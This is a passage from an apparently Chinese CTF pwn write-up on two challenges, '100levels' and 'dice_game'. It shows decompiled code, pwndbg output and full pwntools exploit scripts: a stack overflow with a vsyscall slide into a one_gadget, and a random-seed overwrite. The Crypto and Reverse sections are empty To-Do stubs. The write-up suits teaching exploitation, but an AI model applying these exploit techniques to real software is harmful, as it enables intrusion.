  __int64 v8; // [rsp+20h] [rbp-100h]

  puts("How many levels?");
  levels = read_num();
  if ( levels > 0 )
    positive_levels = levels;                  // 遗留system信息
  else
    puts("Coward");
  puts("Any more?");
  more_levels = read_num();
  true_levels = positive_levels + more_levels;  // 修改成one_gadget
```




```
                                                                    [ DISASM ]
   0x555555554b94    push   rbp
   0x555555554b95    mov    rbp, rsp
   0x555555554b98    sub    rsp, 0x120
 ► 0x555555554b9f    lea    rdi, [rip + 0x5b8]
   0x555555554ba6    call   puts@plt <0x555555554900>

   0x555555554bab    call   0x555555554b00

   0x555555554bb0    mov    qword ptr [rbp - 0x120], rax
   0x555555554bb7    mov    rax, qword ptr [rbp - 0x120]
   0x555555554bbe    test   rax, rax
   0x555555554bc1    jg     0x555555554bd1

   0x555555554bc3    lea    rdi, [rip + 0x5a5]
──────────────────────────────────────────────────────────────────────[ STACK ]──────────
00:0000│ rsp  0x7fffffffdb80 —▸ 0x5555555549d0 ◂— xor    ebp, ebp
01:0008│      0x7fffffffdb88 —▸ 0x555555554d8f ◂— nop
02:0010│      0x7fffffffdb90 —▸ 0x7ffff7a52390 (system) ◂— test   rdi, rdi
03:0018│      0x7fffffffdb98 ◂— 'NO PWN NO FUN'
04:0020│      0x7fffffffdba0 ◂— 0x4e5546204f /* 'O FUN' */
05:0028│      0x7fffffffdba8 —▸ 0x7ffff7ffe700 —▸ 0x7ffff7ffa000 ◂— jg     0x7ffff
06:0030│      0x7fffffffdbb0 ◂— 0x307b349eadf
07:0038│      0x7fffffffdbb8 —▸ 0x7ffff7ffd9d8 (_rtld_global+2456) —▸ 0x7ffff7dd70
                                                                    [ BACKTRACE ]
```

同时在这里可以注意到system函数地址可以保留（输入负数），再通过more可以修改偏移，存放在true里，也还是rbp-0x110，这样我们就可以在libc中跳了，可以跳去onegadget



```
rsp  0x7fffffffdb80 ◂— 0x2
     0x7fffffffdb88 —▸ 0x555555554d8f ◂— nop
     0x7fffffffdb90 —▸ 0x7ffff7a52392 (system+2) ◂— push   qword ptr [rbx + rcx - 0x17]
```


在game中存在栈溢出，而且，可以修改返回地址



```
BOOL8 __fastcall game(signed int a1)
{
  int v2; // eax
  __int64 v3; // rax
  __int64 buf; // [rsp+10h] [rbp-30h]
  __int64 v5; // [rsp+18h] [rbp-28h]
  __int64 v6; // [rsp+20h] [rbp-20h]
  __int64 v7; // [rsp+28h] [rbp-18h]
  unsigned int v8; // [rsp+34h] [rbp-Ch]
  unsigned int v9; // [rsp+38h] [rbp-8h]
  unsigned int v10; // [rsp+3Ch] [rbp-4h]

  buf = 0LL;
  v5 = 0LL;
  v6 = 0LL;
  v7 = 0LL;
  if ( !a1 )
    return 1LL;
  if ( (unsigned int)game(a1 - 1) == 0 )
    return 0LL;
  v10 = rand() % a1;
  v2 = rand();
  v9 = v2 % a1;
  v8 = v2 % a1 * v10;
  puts("====================================================");
  printf("Level %d\n", (unsigned int)a1);
  printf("Question: %d * %d = ? Answer:", v10, v9);
  read(0, &buf, 0x400uLL);                      // overflow
  v3 = strtol((const char *)&buf, 0LL, 10);
  return v3 == v8;
}
```

我们想要返回到那个可控libc地址中，有一个神器的地址

```
0xffffffffff600000
```




```
pwndbg> x/3i 0xffffffffff600000
   0xffffffffff600000:  mov    rax,0x60
   0xffffffffff600007:  syscall
   0xffffffffff600009:  ret
```

这里会调用0x60的syscall，注意这里的参数设置

```
name:sys_gettimeofday   rdi:struct timeval *tv  rsi:struct timezone *tz
```

调试一下发现rdi不可控，会指向输入的字符串，rsi会是strtol的返回值，这里如果是非0，可能会syscall报错，所以直接在字符串中写字母，即可让rsi为0

接着ret，若是栈上全部都是这个gadget，那么可以控制rip在栈上滑行，滑倒可控libc地址上执行



```
                                                  [ BACKTRACE ]
 ► f 0     559cd83f4f46
   f 1 ffffffffff600000
   f 2 ffffffffff600000
   f 3 ffffffffff600000
   f 4     7fbedbb4a26a do_system+1098
   f 5     559cd83f49d0
   f 6     7fff9554b9f0
   f 7                0
Breakpoint *0x559cd83f4000+0xf46
pwndbg> stack 10
00:0000│ rsp  0x7fff9554b7a8 —▸ 0xffffffffff600000 ◂— mov    rax, 0x60
... ↓
03:0018│      0x7fff9554b7c0 —▸ 0x7fbedbb4a26a (do_system+1098) ◂— mov    rax, qword ptr [rip + 0x37ec47]
```


要注意这里的game是递归的，所以我们得到最后一局再去覆盖栈返回地址，之前的99据可以直接算出来

完整EXP：

```
from pwn import *

p = process("./100levels")
libc = ELF("/libc64.so.6")

p.recv()
p.sendline('2')
p.recv()
p.sendline('1')
p.recv()
p.sendline('-1')
p.recv()
p.sendline(str(0x4526a - libc.symbols['system']))

for i in range(99):
    p.recvuntil('Question: ')
    a = int(p.recvuntil(" * ", drop=True))
    b = int(p.recvuntil(" =", drop=True))
    p.sendline(str(a * b))

p.recvuntil('Question: ')
a = int(p.recvuntil(" * ", drop=True))
b = int(p.recvuntil(" =", drop=True))
p.recvuntil(":")
payload = 'a' * 0x38 + p64(0xffffffffff600000) * 3
p.send(payload)
```


```
p.interactive()
```

dice_game



```
➜  dice_game checksec dice_game
[*] '/home/pwn/Desktop/adword/dice_game/dice_game'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

保护很足，但是没有canary，没得ROP




```
int __fastcall flag_is_here(__int64 a1)
{
  char s; // [rsp+10h] [rbp-70h]
  FILE *stream; // [rsp+78h] [rbp-8h]

  printf("Congrats %s\n", a1);
  stream = fopen("flag", "r");
  fgets(&s, 0x64, stream);
  puts(&s);
  return fflush(stdout);
}
```

存在后门函数，可是无法直接跳进来（可能是我太菜了，无法利用）


看其游戏规则，是要玩够50关猜数字游戏就可以直接得到flag，那就玩游戏吧

置随机数种子，然后取随机数猜，这个好办，种子在栈上，第一次输入可以覆盖种子，这里直接覆盖为0，linux glibc中的置随机数都是伪随机数，只要种子一样，生成的随机数序列是一样的，写一个c程序跑一下50个随机数



```
➜  dice_game cat rand.c
#include <stdio.h>
int main()
{
    srand(0);
    for (int i = 0; i < 50; i++)
    {
        printf("%d,", (rand() % 6 + 1));
    }
}%
➜  dice_game ./rand
2,5,4,2,6,2,5,1,4,2,3,2,3,2,6,5,1,1,5,5,6,3,4,4,3,3,3,2,2,2,6,1,1,1,6,4,2,5,2,5,
4,4,4,6,3,2,3,3,6,1,%
```

接着输入这50个数就可以读得flag



```
➜  dice_game python exp.py
[+] Starting local process './dice_game': pid 12762

Congrats
Xman

Bye bye!

[*] Process './dice_game' stopped with exit code 0 (pid 12762)
```

完整EXP：

```
from pwn import *
p = process("./dice_game")

p.sendline('\x00' * 0x50)
p.recv()
ans = [
    2, 5, 4, 2, 6, 2, 5, 1, 4, 2, 3, 2, 3, 2, 6, 5, 1, 1, 5, 5, 6, 3, 4, 4, 3,
    3, 3, 2, 2, 2, 6, 1, 1, 1, 6, 4, 2, 5, 2, 5, 4, 4, 4, 6, 3, 2, 3, 3, 6, 1
]

for i in range(50):
    p.sendline(str(ans[i]))
    p.recvuntil("You win.")

print p.recv()
```

Crypto

To-Do

Reverse

To-Do